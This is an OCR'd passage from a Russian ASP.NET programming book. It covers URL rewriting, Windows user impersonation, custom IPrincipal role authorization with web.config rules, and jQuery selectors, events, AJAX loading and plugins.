
Второй вариант хорош тем, что не требует никакого конфигурирования внешних компонентов. Все, что нужно, записывается в web.config. Это удобно, если сайт расположен на стороннем хостинге и нет прав на конфигурирование IIS под собственные нужды.

Первый и второй варианты очень удобны, но у них есть довольно существенное ограничение — они будут работать только если в ссылке присутствует ASPX-страница. То есть ссылки вида `/catalog.aspx/books` будут перезаписываться, т. к. они обрабатываются ASP-машиной, а вот ссылки вида `/catalog/books` перезаписываться не будут. Именно в таком случае поможет

третий вариант реализации. С помощью IIS7 и **UrlRewriter** можно легко настроить перезапись ссылок для каталогов, изменив конфигурацию:

```
<rewriter>
<rewrite url="~/products/(.+)"
     to="~/products.aspx?category=$1" />
</rewriter>
```

Но, это будет работать только для IIS7. Для ранних версий IIS придется реализовывать ISAPI-фильтр. Проблема тут не столько в сложности реализации (тем более что легко найти готовые продукты, требующие только конфигурирования), сколько в сложности развертывания, особенно для сайтов, расположенных на стороннем хостинге, когда установка дополнительных модулей в ISS чаще всего невозможна.



# ГЛАВА 9

# Пользователи, имперсонация, авторизация

— А какой пароль?
— Без пароля.
— Без пароля не пускает.
— Слово "без" набирай с большой буквы.

## 9.1. Получение имени текущего пользователя

Переменные `UserDomainName` и `UserName` класса `Environment` возвращают информацию о текущем пользователе системы, под которым запущен процесс ASP.NET:

```
Console.WriteLine(Environment.UserDomainName + @"\" +
                  Environment.UserName);
```

Информацию о текущем пользователе системы можно получить с помощью класса `WindowsIdentity`:

```
WindowsIdentity user = WindowsIdentity.GetCurrent();
Console.WriteLine(user.Name.ToString());
```

В общем случае эти два метода возвращают совершенно разный результат и не стоит их путать между собой.

## 9.2. Программная имперсонация

Программную имперсонацию пользователя с заданным именем и паролем можно выполнить с помощью функций, импортированных из Win32 (листинг 9.1).

Свойство `Environment.MachineName` возвращает имя машины, на которой происходит имперсонация *(см. разд. 1.8)*.

**Листинг 9.1. Имперсонация пользователя**

```
using System;
using System.Runtime.InteropServices;
using System.Security.Principal;

namespace LogonUser
{
class Class1
{
 private const int LOGON32_LOGON_INTERACTIVE    = 2;
 private const int LOGON32_LOGON_NETWORK_CLEARTEXT = 3;
 private const int LOGON32_PROVIDER_DEFAULT    = 0;

 [DllImport("advapi32.dll", CharSet=CharSet.Auto)]
 static extern int LogonUser (string lpszUserName,
     string lpszDomain, string lpszPassword, int dwLogonType,
     int dwLogonProvider, ref IntPtr phToken);

 [DllImport("advapi32.dll", CharSet=CharSet.Auto,
                    SetLastError=true)]
 static extern int DuplicateToken (IntPtr hToken,
     int impersonationLevel, ref IntPtr hNewToken);

 [STAThread]
 static void Main(string[] args)
 {
  // Печатаем текущего пользователя
  WindowsIdentity wi = WindowsIdentity.GetCurrent();
  Console.WriteLine("Name={0} --> {1}", wi.Name,
                     wi.IsAuthenticated);

  string UserName = "Administrator";
  string Password = "123";

  // Для сохранения текущей имперсонации
  WindowsImpersonationContext impersonationContext = null;

  try
  {
```

```
    // Имперсонируем другого пользователя
    WindowsIdentity newIdentity;
    IntPtr token = IntPtr.Zero;
    IntPtr tokenDuplicate = IntPtr.Zero;
    if(LogonUser(UserName, Environment.MachineName, Password,
     LOGON32_LOGON_NETWORK_CLEARTEXT,
             LOGON32_PROVIDER_DEFAULT, ref token) != 0)
    {
     if(DuplicateToken(token, 2, ref tokenDuplicate) != 0)
     {
      newIdentity = new WindowsIdentity(tokenDuplicate);
      // При имперсонации возвращается текущее значение
      impersonationContext = newIdentity.Impersonate();
     }
    }
   }
   catch(Exception Ex)
   {
    Console.WriteLine("Ошибка имперсонации
             пользователя {0}: {1}", UserName, Ex);
   }

   // Новая имперсонация
   WindowsIdentity wi1 = WindowsIdentity.GetCurrent();
   Console.WriteLine("Name={0} --> {1}",
               wi1.Name, wi1.IsAuthenticated);

   // Возвращаем предыдущую имперсонацию
   if (impersonationContext != null)
    impersonationContext.Undo();

   // Печатаем снова
   WindowsIdentity wi2 = WindowsIdentity.GetCurrent();
   Console.WriteLine("Name={0} --> {1}",
               wi2.Name, wi2.IsAuthenticated);
  }
 }
 }
```

# 9.3. Как получить IP-адрес клиента, открывшего сайт

Свойство `Request.UserHostAddress` возвращает IP-адрес клиента, сделавшего запрос к сайту.

# 9.4. Как получить культуру клиента, открывшего сайт

Культуру клиента можно получить с помощью вызова `Request.UserLanguages[0]` *(см. также разд. 1.23)*. Только учтите, что массив `UserLanguages` может быть и пустой, если клиентский браузер перенастроен, поэтому нужно сначала проверять размер массива, а уже потом обращаться к его элементам.

# 9.5. Как получить список групп домена, в которые входит пользователь

Для этого есть три пути.

Во-первых, можно получить маркер доступа, связанный с пользователем (например, воспользоваться функцией `LogonUser`), а затем передать его в функцию `GetTokenInformation`, указав во втором параметре значение `TokenGroups`. Таким образом можно получить список групп. Недостаток этого метода очевиден — обращение к `unmanaged`-коду.

Во-вторых, можно воспользоваться `DirectoryServices`. Для этого надо иметь право запрашивать каталог, а также знать домен пользователя и некоторые другие параметры.

Но для тех, кто не любит возиться с `unmanaged`-кодом и хочет все быстро и просто, существует третий путь. На самом деле, класс `WindowsIdentity` имеет `internal`-метод `GetRoles()`. Хотя метод и "внутренний", вызвать его можно, используя механизм отражения (reflection):

```
public static string[] GetRoles(
     System.Security.Principal.WindowsPrincipal principal)
{
 string[] roles = (string[]) CallPrivateMethod(
       principal.Identity, "GetRoles");
 return roles;
}
private static object CallPrivateMethod( object o,
           string methodName )
{
 Type t = o.GetType();
 MethodInfo mi = t.GetMethod( methodName,
     BindingFlags.NonPublic | BindingFlags.Instance);
```

```
 if (mi == null)
 {
  throw new ReflectionTypeLoadException(null,null,
     String.Format( "{0}.{1} method wasn't found. The runtime
     implementation may have changed!",
     t.FullName, methodName ) );
 }
 return mi.Invoke(o, null);
}
```

Этот путь не рекомендуется использовать в "серьезных" приложениях, т. к. в будущих версиях Framework метод `GetRoles()` может измениться (или исчезнуть вообще). Однако для быстрого создания прототипа эта техника вполне годится.

И все-таки, где это возможно, лучше все же обойтись методом `IsInRole`. Практика показывает, что в большинстве случаев его действительно достаточно.

# 9.6. Сохранение данных пользователя и реализация *IPrincipal*

Protection/Principal

Если стандартной системы авторизации ASP.NET не достаточно, то можно создать собственную реализацию интерфейса `IPrincipal`, что позволяет реализовать собственные методы получения записи и роли пользователя и сохранение этой записи на время работы пользователя.

Общий алгоритм наших действий такой:

- ❒ сделать собственную реализацию интерфейса `IPrincipal`;
- ❒ подменить стандартную реализацию на свою в global.asax;
- ❒ зарегистрировать список возможных ролей в web.config;
- ❒ задать права доступа к каждой странице или папке в web.config.

Начнем мы с реализации интерфейса `IPrincipal`, который имеет одно свойство и один метод:

```
public interface IPrincipal
{
IIdentity Identity { get; }
bool IsInRole(string role);
}
```

Таким образом, собственный класс данных пользователя должен выглядеть примерно так:

```
public class MySecurityPrincipal : IPrincipal
{
// Сохраняет базовую запись
private IIdentity baseIdentity = null;

// Конструктор
public MySecurityPrincipal(IIdentity identity)
{
 // Сохраняем базовую запись
 baseIdentity = identity;
}

// Возвращает IIdentity
IIdentity Identity
{
 get
 {
  return ........;
 }
}

// Возвращает true, если пользователь имеет роль role
bool IsInRole(string role)
{
 return ......;
}
}
```

Подметить стандартный класс аутентификации на свой можно в методе `Application_AuthenticateRequest` в global.asax:

```
void Application_AuthenticateRequest(object sender, EventArgs e)
{
// Флаг разрешения доступа
bool allow = false;
try
{
 if (Context.Request.IsAuthenticated)
 {
  // Создаем свой класс пользователя
  Context.User = new WebCommon.MySecurityPrincipal(
                    Context.User.Identity);
```

```
  // Аутентификация прошла успешно
  if (((WebCommon.MySecurityPrincipal)Context.User).
                    Identity.IsAuthenticated)
   // Разрешаем доступ
   allow = true;
  }
 }
 catch (Exception exception)
 {
  // Здесь обрабатываем возможные исключения,
  // например, при хранении данных пользователя в БД
  // исключения, связанные с БД, не стоит скрывать внутри
  if (exception is System.Data.SqlClient.SqlException)
   throw exception;
 }

 // Если доступ не разрешен — переводим на страницу,
 // сообщающую, что доступ закрыт
 if (!allow)
 {
   Context.Response.Redirect("~/AccessDenied.html");
 }
}
```

Роли пользователей будут описываться специальным классом флагов:

```
[Flags()]
public enum Roles
{
None    = 0, // нет такого пользователя
Admin    = 1, // администратор
User    = 2, // пользователь
}
```

Ключевое слово `Flags` говорит о том, что пользователь может иметь несколько ролей одновременно. Значение `None` говорит, что пользователь не имеет никакой роли, т. е. такой записи нет в БД.

Сама запись пользователя будет очень простая:

```
[Serializable()]
public class User
{
// Роли пользователя
public Roles Role
```

```
{
 get;
 set;
}
}
```

Разумеется, в реальной системе здесь могут быть поля имени, электронного адреса, уникального идентификатора и т. д. Но для теста нам вполне достаточно одного поля.

Обычно используется два варианта аутентификации — либо режим Windows, с использованием Active Directory, либо с помощью специальной формы проверки имени пользователя и пароля. В первом случае мы будем иметь для проверки доменное имя (`domainName`), а во втором — имя и пароль. В любом случае нам потребуется некий класс бизнес-логики и класс доступа к данным (например, к таблице пользователей в БД), который по этой информации вернет нам запись пользователя. Например:

```
public static class UserBLL
{
public static User GetUserByLogin(string domainName)
{
 return new User()
 {
  Role = Roles.User
 };
}
}
```

Здесь мы просто возвращаем запись пользователя с ролью Администратор (не смотря на доменное имя), а в реальной системе нужно получить данные или из БД, или из другого источника и создать соответствующую запись пользователя. Пока будем считать, что такую запись мы создавать умеем.

Теперь нам надо реализовать интерфейс `IPrincipal` в классе `MySecurityPrincipal`. Для этого нам потребуется вспомогательный класс `WebIdentity`, реализующий интерфейс `IIdentity`. В нем нет ничего сложного. Его код приведен в листинге 9.2.

Класс `WebIdentity` мы обернем еще одним классом `PrincipalItem` (зачем, будет понятно чуть позже). Его код показан в листинге 9.3. В конструкторе этого класса создается экземпляр `WebIdentity` и получается запись пользователя. Остальные свойства просто возвращают информацию из этих данных.

Теперь вернемся к классу `MySecurityPrincipal` и добавим ему свойство, возвращающее запись `PrincipalItem`:

```
private PrincipalItem PrincipalItem
{
get
{
 // Создаем PrincipalItem
 PrincipalItem principal = new PrincipalItem(
                baseIdentity.Name, baseIdentity);
 return principal;
}
}
```

Теперь интерфейс `IPrincipal` реализуется очень просто:

```
public IIdentity Identity
{
get { return PrincipalItem.Identity; }
}
public bool IsInRole(string role)
{
return PrincipalItem.IsInRole(role);
}
```

Полный код класса `MySecurityPrincipal` приведен в листинге 9.4.

Теперь стоит сказать пару слов, зачем вообще потребовалось создавать класс `PrincipalItem` и почему было не воспользоваться классом `WebIdentity` напрямую. Дело в том, что запрос на проверку роли осуществляется при каждом запросе ресурсов, т. е. при каждом открытии страницы. Если при каждом таком запросе нужно будет получать запись пользователя с помощью метода `GetUserByLogin`, то это может сильно сказаться на производительности системы. Класс `PrincipalItem` позволяет положить полученные данные в кэш и не делать запрос каждый раз. Вот как будет выглядеть свойство `PrincipalItem`, использующее кэш:

```
private PrincipalItem PrincipalItem
{
get
{
 // Пытаемся найти запись в кэше
 PrincipalItem principal =
    (PrincipalItem)HttpContext.Current.Cache[
        string.Format("User:'{0}'", baseIdentity.Name)];

 // Если не нашли в кэше — создаем
 if (principal == null)
```

```
 {
  // Создаем PrincipalItem
  principal = new PrincipalItem(baseIdentity.Name, baseIdentity);

  // Кэшируем
  HttpContext.Current.Cache.Insert(
   string.Format("User:'{0}'", baseIdentity.Name),
   principal,
   null,
   System.Web.Caching.Cache.NoAbsoluteExpiration,
   TimeSpan.FromMinutes(ExpirationTimeOfPrincipalItem));
  }
  return principal;
 }
}
```

Теперь остается только указать список допустимых ролей в web.config:

```
<system.web>
<authorization>
  <allow roles="Administrator"/>
  <allow roles="User"/>
  <deny users="?"/>
  <deny users="*"/>
</authorization>
```

Разумеется, названия ролей должны совпадать с теми, которые проверяются в методе `IsInRole`.

Права на каждую страницу или папку выдаются тоже в web.config:

```
<location path="Page1.aspx">
<system.web>
 <authorization>
  <allow roles="Administrator"/>
  <allow roles="User"/>
  <deny users="*"/>
 </authorization>
</system.web>
</location>
<location path="Page2.aspx">
<system.web>
 <authorization>
  <allow roles="Administrator"/>
  <deny users="*"/>
```

```
 </authorization>
</system.web>
</location>
```

Доступ к странице `Page1` разрешен и администратору, и пользователю. Доступ к странице `Page2` разрешен только администратору. Это можно проверить, меняя возвращаемую роль в методе `GetUserByLogin` класса `UserBLL`. Код примера приведен на компакт-диске к книге.

**Листинг 9.2. Класс `WebIdentity`**

```
public class WebIdentity : IIdentity
{
 private IIdentity m_Identity;
 private bool isAuthenticated;

 public WebIdentity(IIdentity identity)
 {
   m_Identity = identity;
 }

 public string AuthenticationType
 {
   get { return m_Identity.AuthenticationType; }
 }

 public bool IsAuthenticated
 {
   get { return m_Identity.IsAuthenticated && isAuthenticated; }
   set { isAuthenticated = value; }
 }

 public string Name
 {
   get { return m_Identity.Name; }
 }
}
```

**Листинг 9.3. Класс `PrincipalItem`**

```
class PrincipalItem
{
 private WebIdentity webIdentity;
 private User user;
```

```
/// <summary>
 /// Конструктор
 /// </summary>
 public PrincipalItem(string domainName, IIdentity identity)
 {
   // Создаем класс WebIdentity
   webIdentity = new WebIdentity(identity);
   webIdentity.IsAuthenticated = true;

   // Получаем запись пользователя по доменному имени
   // Если запись не найдена, поле user будет равно null
   user = UserBLL.GetUserByLogin(domainName);
 }

 /// <summary>
 /// Возвращает true, если роль Администратор
 /// </summary>
 public bool IsAdministrator
 {
   get
   {
     return (user != null) &&
          (user.Role & Roles.Admin) == Roles.Admin;
   }
 }

 /// <summary>
 /// Возвращает true, если роль Пользователь
 /// </summary>
 public bool IsUser
 {
   get
   {
     return (user != null) &&
          (user.Role & Roles.User) == Roles.User;
   }
 }

 /// <summary>
 /// Возвращает все роли пользователя
 /// </summary>
 public Roles Roles
 {
   get
```


```
    {
      if (user != null)
        return user.Role;
      else
        // Если запись не найдена
        return Roles.None;
    }
  }

  /// <summary>
  /// Проверяет наличие роли по ее названию
  public bool IsInRole(string role)
  {
    bool result = false;

    if (!webIdentity.IsAuthenticated)
      return false;

    if (role.Equals("Administrator"))
    {
      if (IsAdministrator)
        result = true;
    }

    if (role.Equals("User"))
    {
      if (IsUser)
        result = true;
    }

    return result;
  }

  /// <summary>
  /// Возвращает запись WebIdentity
  /// </summary>
  public WebIdentity Identity
  {
    get { return webIdentity; }
  }
}
```

**Листинг 9.4. Класс MySecurityPrincipal**

```
public class MySecurityPrincipal : IPrincipal
{
private IIdentity baseIdentity = null;
private const int ExpirationTimeOfPrincipalItem = 5;

/// <summary>
/// Возвращает PrincipalItem
/// </summary>
private PrincipalItem PrincipalItem
{
 get
 {
  // Создаем PrincipalItem
  PrincipalItem principal =
      new PrincipalItem(baseIdentity.Name, baseIdentity);
  return principal;
 }
}

/// <summary>
/// Конструктор
/// </summary>
public MySecurityPrincipal(IIdentity identity)
{
  baseIdentity = identity;
}

public IIdentity Identity
{
 get { return PrincipalItem.Identity; }
}

/// <summary>
/// True, если администратор
/// </summary>
public bool IsAdministrator
{
 get
 {
  return PrincipalItem.IsAdministrator;
 }
}
```

```
/// <summary>
/// True, если пользователь
/// </summary>
public bool IsUser
{
 get
 {
  return PrincipalItem.IsUser;
 }
}

/// <summary>
/// Роли пользователя
/// </summary>
public Roles Roles
{
 get
 {
  return PrincipalItem.Roles;
 }
}

/// <summary>
/// Проверяет роль по имени роли
/// </summary>
public bool IsInRole(string role)
{
 return PrincipalItem.IsInRole(role);
}
}
```

ГЛАВА 10



# Библиотека JQuery

Если сверху посмотреть,
то сбоку кажется,
что снизу ничего не видно.

В последнее время библиотека JQuery получила широкое распространение. Во-первых, она бесплатная, во-вторых, исключительно функциональная. Ну и наконец, с ее помощью уже создано множество различных компонентов, улучшающих интерфейс сайтов и просто облегчающих программирование. Скачать ее можно с сайта **http://jquery.com/**.

## 10.1. Базовые операции

### 10.1.1. Подключение библиотеки

Для подключения библиотеки достаточно добавить ссылку на JS-файл:

```
<script type="text/javascript"
         src="js/jquery-1.3.2.min.js"></script>
```

Название файла может меняться в зависимости от версии и типа библиотеки. Суффикс "min" в названии файла означает, что эта версия файла оптимизирована для загрузки — из файла удалены лишние пробелы, комментарии и т. д. Читать такой файл почти невозможно, зато его размер ощутимо меньше.

### 10.1.2. Обработка событий страницы

Событие `onload` страницы можно обработать следующим образом:

```
$(document).ready(function() {
alert("Сработал window.onload");
});
```

Сообщение "Сработал window.onload" будет показано при завершении загрузки страницы. Вообще все другие скрипты страницы рекомендуется выполнять после полной загрузки страницы, т. е. именно в этом обработчике.

## 10.1.3. Выбор элементов страницы

Выбор элементов страницы может быть сделан по типу, классу или клиентскому идентификатору.

### Обращение по клиентскому идентификатору

Например, если на странице есть кнопка:

```
<input id="myButton" type="button" value="button" class="c1" />
```

Обращение по клиентскому идентификатору выглядит так:

```
$("#myButton").click(function(event) {
...
});
```

В этом случае обработчик будет добавлен к конкретной кнопке. Клиентский идентификатор всегда уникален, поэтому такое обращение всегда выбирает только один элемент.

### Выбор элементов по типу

Второй вариант — выбор элементов по типу:

```
$("input").click(function(event) {
..............
});
```

Будет адресовать все элементы с типом `input`.

### Выбор элементов по классу

Третий вариант — выбор элементов по классу:

```
$(".c1").click(function(event) {
...
});
```

Будут выбраны все элементы с классом `c1`.

## Специальные символы в идентификаторах

Если в идентификаторе присутствуют специальные символы, такие как точка, скобки и т. д., то перед ними нужно ставить два слэша, иначе эти символы будут восприниматься как функциональные символы jQuery:

```
<input id="first.Button" type="button" value="button" />
$('#first.Button').hide();  // не работает
$('#first\\.Button').hide(); // работает!
```

## Выбор элемента в иерархии

В случае необходимости выбрать элемент в определенной иерархии тегов, идентификаторы указываются через пробел. Например:

```
<div id="part1">
<input id="firstButton" type="button" value="button" />
</div>
```

Добавить обработчик к кнопке `firstButton` можно так:

```
$("#part1 #firstButton").click(function(event) {
// обрабатываем нажатие кнопки
});
```

## Выбор дочерних элементов

С помощью знака > можно выбрать дочерние элементы. Например,

```
$('mydiv > a')
```

вернет все ссылки в элементе `mydiv`.

## Выбор элементов по атрибуту

Аналогично синтаксису XPath квадратные скобки выбирают элемент с нужным атрибутом. Например,

```
$('input[type=text]')
```

вернет все элементы `input`, которые имеют тип `text`.

## Примеры

Вот еще несколько примеров[1].

- `$('div.panel')`

  Все теги `div`, имеющие класс `class="panel"`.

[1] Примеры взяты из статьи **http://www.simonwillison.net/2007/Aug/15/jquery/**.

- `$('p#intro')`

  Параграф `p` с идентификатором `id="intro"`.

- `$('div#content a:visible')`

  Все видимые ссылки внутри тега `div` с идентификатором `id="content"`.

- `$('input[@name=email]')`

  Все поля ввода с именем `name="email"`.

- `$('table.orders tr:odd')`

  Все четные строки в таблице с классом `class="orders"`.

- `$('a[@href^="http://"]')`

  Все ссылки, начинающиеся с `http://`.

- `$('p[a]')`

  Все параграфы, в которых есть хотя бы одна ссылка.

- `jQuery('div').not('[@id]')`

  Возвращает все элементы `div`, у которых нет атрибута `id`.

- `jQuery('h2').parent()`

  Возвращает все элементы, которые являются непосредственными родителями тега `h2`.

- `jQuery('blockquote').children()`

  Возвращает все элементы, вложенные в `blockquote`.

- `jQuery('p').eq(4).next()`

  Находит пятый параграф на странице, потом находит следующий элемент (т. е. непосредственного соседа справа).

## 10.1.4. Проверка существования элемента

Для проверки существования элемента можно использовать свойство `length`, например:

```
if ($('#firstButton').length)
$('#firstButton').hide();
```

Но, вообще говоря, обычно можно обойтись и без этой проверки. Конструкция

```
$('#firstButton').hide();
```

скроет элемент с идентификатором `firstButton`, если такой элемент существует, и не произведет никаких действий, если элемент не существует.

## 10.1.5. Метод *click*

В следующем примере производится перехват нажатий на все ссылки (тег `a`):

```
$(document).ready(function() {
$("a").click(function(event) {
 ... обработка нажатий ...
});
});
```

В этом примере обработчик добавляется к конкретной кнопке:

```
$("#firstButton").click(function(event) {
// обрабатываем нажатие на кнопку
});
```

## 10.1.6. Перебор элементов

Перебор элементов можно сделать с помощью метода `each`. Например, добавление обработчика `click` для всех кнопок:

```
$("input").each((function(event) {
$(this).click(function(event) {
 alert('нажата кнопка!');
});
}));
```

Впрочем, то же самое можно сделать и без вызова `each`, просто обращением к возвращаемой коллекции элементов:

```
$("input").click(function(event) {
alert('нажата кнопка!');
});
```

## 10.1.7. Отмена стандартного обработчика

Метод `event.preventDefault` отменяет стандартное действие обработчика и позволяет заменить его полностью на собственную реализацию:

```
$("#firstButton").click(function(event) {
event.preventDefault();
.................
});
```

## 10.1.8. Обработка возврата формы (submit)

В этом фрагменте устанавливается обработчик возврата формы `form1`:

```
<head runat="server">
..................
<script type="text/javascript">
 $(document).ready(function() {
  $("form#form1").submit(function() {
    return confirm("Сохранить данные?");
  });
 });
</script>
</head>
<body>
 <form id="form1" runat="server">
 <div>
   <input id="nextButton" type="submit" value="Сохранить" />
 </div>
 </form>
</body>
```

## 10.1.9. Генерация возврата формы (submit)

Сгенерировать возврат формы можно с помощью функции `trigger`. Например, такой обработчик кнопки вызывает возврат формы:

```
$("#myButton").click(function(event) {
$("form#form1").trigger('submit');
});
```

## 10.1.10. Проверка принадлежности

Метод `is` позволяет проверить некоторые условия принадлежности элемента. Например:

- `if ($(this).is('#firstButton'))` — проверяет клиентский идентификатор;
- `if ($('#firstButton').is('input'))` — проверяет тип;
- `if ($('#firstButton').is('.c1'))` — проверяет класс элемента.

Для проверки класса можно использовать метод `hasClass` (начиная с версии 1.2 библиотеки):

```
if ($('#firstButton').hasClass('c1'))
```

При вызове `hasClass` название класса указывается без точки.

## 10.1.11. Установка и удаление атрибутов элементов

Установка атрибутов производится с помощью метода `attr`, например:

- `$("#firstButton").attr("disabled","disabled");` — запретить кнопку с идентификатором `firstButton`;
- `$("#chBox").attr("checked", "checked");` — отметить элемент `chBox`.

Сброс атрибута можно сделать с помощью задания ему пустого значения:

- `$("#firstButton").attr("disabled","");` — разрешаем кнопку с идентификатором `firstButton`.

Удалить атрибут можно с помощью метода `removeAttr`:

```
$("#firstButton").removeAttr("disabled");
```

## 10.1.12. Загрузка данных из XML-файла

Пример XML-файла:

```
<?xml version="1.0" encoding="utf-8"?>
<labels>
<label id="1">
 <name>Test</name>
 <address>
  <street>street1</street>
  <city>City1</city>
  <province>ID</province>
 </address>
</label>
<label id='2'>
 <name>Name2</name>
 <address>
  <street>Street2</street>
  <city>City2</city>
  <province>CT</province>
 </address>
</label>
</labels>
```

По щелчку на ссылку **Загрузить** необходимо загрузить данные из этого файла в тег списка `ol` элемента `dataview`:

```
<div id='dataview'>
<a href="#">Загрузить</a>
```

```
<ol>
</ol>
</div>
```

Вот код, который производит загрузку:

```
$('#dataview a').click(function() {
$.ajax({
 type: "GET",
 url: "labels.xml",
 dataType: "xml",
 success: function(xml) {
  $(xml).find('label').each(function() {
    var id_text = $(this).attr('id')
    var name_text = $(this).find('name').text()

    $('<li></li>')
    .html(name_text + ' (' + id_text + ')')
    .appendTo('#dataview ol');
  });
 }
});
});
```

Загрузка производится с помощью метода `ajax`, которому передаются параметры вызова: тип запроса `GET` (параметр `type`), ссылка на данные (параметр `url`), тип данных `XML` (параметр `dataType`) и функция, которая будет вызвана при успешной загрузке данных (параметр `success`).

В обработчике загрузки мы берем полученные данные (параметр `xml` этого обработчика) и проходим по всем элементам `label` в XML-файле. У каждого такого элемента мы берем значения атрибутов `id` и значения тега `name`, которые записываем в переменные `id_text` и `name_text` соответственно.

Вызов `$('<li></li>')` создает HTML-заготовку, в которую с помощью метода `html` мы добавляем "начинку", формируемую из полученных данных. Затем с помощью метода `appendTo` полученный HTML-код добавляется в тег `ol` элемента `dataview`.

## Проблема в браузере IE

В браузере IE метод `success` не вызывается, если пытаться загрузить данные из локального файла. Если загружать XML через HTTP-путь, то все работает. Видимо, это какое-то ограничение защиты.

### 10.1.13. Чем *html()* отличается от *text()*

Функция `html()` возвращает полную HTML-разметку (с тегами), а `text()` — внутреннее содержание. Например, возьмем таблицу:

```
<table id="table1">
<tr>
  <td>value1</td>
  <td>value2</td>
</tr>
</table>
```

Вызов `$('table#table1').html()` вернет строку:

```
<TBODY>

<TR>

<TD>value1</TD>

<TD>value2</TD></TR></TBODY>
```

Вызов `$('table#table1').text()` вернет строку:

```
value1value2
```

## 10.2. Элементы управления

### 10.2.1. Разрешение и запрещение элементов

Для запрещения элемента ему нужно установить атрибут `disabled` в значение `disabled`:

```
$("#firstButton").attr("disabled","disabled");
```

Для разрешения элемента атрибут `disabled` нужно либо установить в пустое значение, либо удалить совсем:

```
$("#firstButton").attr("disabled","");
```

### 10.2.2. Отметка опции (*checkbox*)

Для установки отметки `checkbox` ему нужно установить атрибут `checked` в значение `checked`:

```
$("#chBox").attr("checked"," checked");
```

Для сброса отметки атрибут `checked` нужно либо установить в пустое значение, либо удалить совсем:

```
$("#chBox").attr("checked","");
```

## 10.2.3. Получение выбранного элемента выпадающего списка

Метод `val` возвращает значение выбранного элемента выпадающего списка (элемент `select`):

```
<select id="selectColor">
<option value="1">Красный</option>
<option value="2">Желный</option>
<option value="3">Зеленый</option>
</select>
```

Вызов `$('#selectColor').val()` возвращает 1, 2, 3, в зависимости от выбранного элемента.

Вызов `$("#selectColor option:selected").text()` возвращает текст выбранного элемента.

## 10.2.4. Получение выбранного переключателя (*radiobutton*)

Фильтр `checked` позволяет найти выбранный элемент среди переключателей:

```
<div>
<input type="radio" value="r1" name="selectTest" />
<input type="radio" value="r2" name="selectTest" />
<input type="radio" value="r3" name="selectTest" />
<input type="radio" value="r4" name="selectTest" />
</div>
```

Выбранный элемент определяется так:

```
var selected = $('input[name=selectTest]:checked').val();
```

Например, при выборе второго элемента значение переменной `selected` будет равно `r2`.

## 10.2.5. Изменение атрибутов при подведении курсора

Функция `hover` принимает два аргумента — функцию, вызывающуюся при наведении курсора, и функцию, вызывающуюся при уходе курсора с элемента:

```
$('a').hover(
function() {
 $(this).html('Под курсором');
},
function() {
 $(this).html('Курсора нет');
}
);
```

# 10.3. Плагины

В этом разделе я перечислю плагины jQuery, которые показались мне интересными и полезными. Конечно, детально расписывать их функциональность в рамках этой книги я не смогу, но общее описание сделаю и дам необходимые ссылки. Сразу отмечу, что на сегодняшний день в Интернете можно найти тысячи плагинов, просто я выбрал несколько для демонстрации.

## 10.3.1. Таблица jqGrid

jqGrid представляет собой асинхронный аналог `GridView` (сайт продукта — **http://www.trirand.com/blog/**), предоставляющий огромные возможности:

- загрузка данных из XML, JSON, массивов (рис. 10.1);
- создание таблиц мастер-деталь (mater-details);
- таблицы, вложенные в таблицы (subgrids);
- дерево, совмещенное с таблицей (tree-grid, рис. 10.2);
- изменение размеров колонок;
- редактирование внутри таблицы;

JSON Example

| Inv No | Date | Client | Amount | Tax | Total | Notes |
|---|---|---|---|---|---|---|
| 13 | 2007-10-06 | Client 3 | 1 000.00 | 0.00 | 1 000.00 | |
| 12 | 2007-10-06 | Client 2 | 700.00 | 140.00 | 840.00 | |
| 11 | 2007-10-06 | Client 1 | 600.00 | 120.00 | 720.00 | |
| 10 | 2007-10-06 | Client 2 | 100.00 | 20.00 | 120.00 | |
| 9 | 2007-10-06 | Client 1 | 200.00 | 40.00 | 240.00 | |
| 8 | 2007-10-06 | Client 3 | 200.00 | 0.00 | 200.00 | |
| 7 | 2007-10-05 | Client 2 | 120.00 | 12.00 | 134.00 | |
| | | Totals: | 3 220.00 | 342.00 | 3 564.00 | |

Page 1 of 2 10 View 1 - 10 of 13

**Рис. 10.1.** Вид jqGrid

- ❒ встроенный поиск и сортировка;
- ❒ валидация данных;
- ❒ перетаскивание строк;
- ❒ и многое другое.

Демо-примеры доступны по адресу **http://trirand.com/jqgrid/jqgrid.html**.

Treegrid example

| Account | Acc Num | Debit | Credit | Balance | Enabled |
|---|---|---|---|---|---|
| Cash | 100 | 400.00 | 250.00 | 150.00 | ☐ |
| Cash 1 | 1 | 300.00 | 200.00 | 100.00 | ☐ |
| Sub Cash 1 | 1 | 300.00 | 200.00 | 100.00 | ☐ |
| Cash 2 | 2 | 100.00 | 50.00 | 50.00 | ☐ |
| Bank's | 200 | 1500.00 | 1000.00 | 500.00 | ☐ |
| Bank 1 | 1 | 500.00 | 0.00 | 500.00 | ☐ |
| Bank 2 | 2 | 1000.00 | 1000.00 | 0.00 | ☑ |
| Fixed asset | 300 | 0.00 | 1000.00 | -1000.00 | ☑ |

**Рис. 10.2.** Вид jqGrid в виде дерева

## 10.3.2. Графики jqPlot

jqPlot позволяет отображать разнообразные графики и диаграммы (сайт **http://www.jqplot.com/**). Возможности этого плагина не хуже, чем функцио-





**Рис. 10.3.** Вид jqPlot

